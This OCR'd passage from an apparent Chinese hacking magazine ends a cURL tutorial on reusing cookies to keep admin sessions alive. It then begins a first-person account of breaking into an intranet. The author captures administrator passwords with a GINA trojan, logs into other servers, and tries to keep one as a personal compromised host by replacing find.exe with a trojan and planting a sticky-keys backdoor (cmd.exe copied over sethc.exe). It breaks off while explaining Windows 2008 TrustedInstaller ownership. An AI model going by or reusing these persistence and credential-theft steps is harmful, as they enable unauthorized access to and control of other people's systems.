


图14

如果要修改cookie信息，直接修改cookie.txt文件中的内容就行了。怎样利用修改后的cookie呢？这时候就需要用到cURL的-b参数了，利用它可以把指定的cookie信息附加到要访问的网页中。比如修改后的cookie保存在了cookie1.txt中，要利用修改后的cookie访问http://www.baidu.com，就输入如下命令

curl -b cookie1.txt http://www.baidu.com

这样就会利用cookie1.txt中的cookie去访问http://www.baidu.com，如图15。




图15

有些网站程序的后台登录后如果没有任何动作，过一段时间后就会自动注销登录，比如我登录过的一个后台就是如果15分钟内没有任何操作就自动注销，再使用后台功能需要重新登

录后台。这时候可以通过批处理加cURL隔一小段时间就利用cURL发送登录后的cookie到后台页面来维持登录状态。

简单介绍了cURL的5个常用功能。其实cURL还有很多功能没有介绍到，就靠你在使用过程中慢慢发掘了。你越使用它就会越觉得它是一款命令行下的神器，以前用其它软件很复杂才能完成的功能在cURL下输入一条命令就完成了，效率大大提高。经过我的介绍，还没用过cURL的你有没有心动了呢？如果有，就来尝试用下cURL吧，它绝对不愧为命令行下的神器。

Windows 2008下文件权限轻松改

李长利

在一次内网入侵中，通过安装gina木马，记录下了管理员账号密码，如图1。




图1

通过这个账号和密码去尝试远程登陆该网段其他服务器，大部分主机都能登陆（先鄙视一下管理员），其中远程登陆一台服务器时，连上去发现是Windows 2008,现在大部分服务器还是Windows 2003,我就想好好的保护这台肉鸡，供自己使用学习。为了防止管理员修改密码，决定在这个服务器上留下自己的后门，首先我上传配置好的木马替换系统system32文件夹下find.exe文件，但在替换文件时却出现，如图2，图3。

替换其他系统文件也替换不了，我又想还是留粘滞键后门吧，把cmd.exe复制到其他文件夹下改成sethc.exe，去替换系统文件夹下面的，发现也是提示需要权限。当我右键－属性－安全－编辑，发现所有配置都是灰色的，如图4。




图2

在安全里面－高级－编辑，新窗口中发现只有一个查看按钮可以点击，原来传统的编辑按钮不存在了，如图5。




图3




图4




图5

我点击“查看”按钮，发现里面的所有配置都是灰色的，无法做任何修改。我使用以往的命令行cacls.exe文件来配置其他文件的权限，却提示“拒绝访问”，晕！难道Windows 2008使用管理员账号也不能修改文件权限？后来经过我上网查找资

料，发现真正造成这个问题的原因是文件的所有者，在Windows 2008系统中，系统所有文件和文件夹的权限所有者默认都是“TrustedInstaller”，如图6。

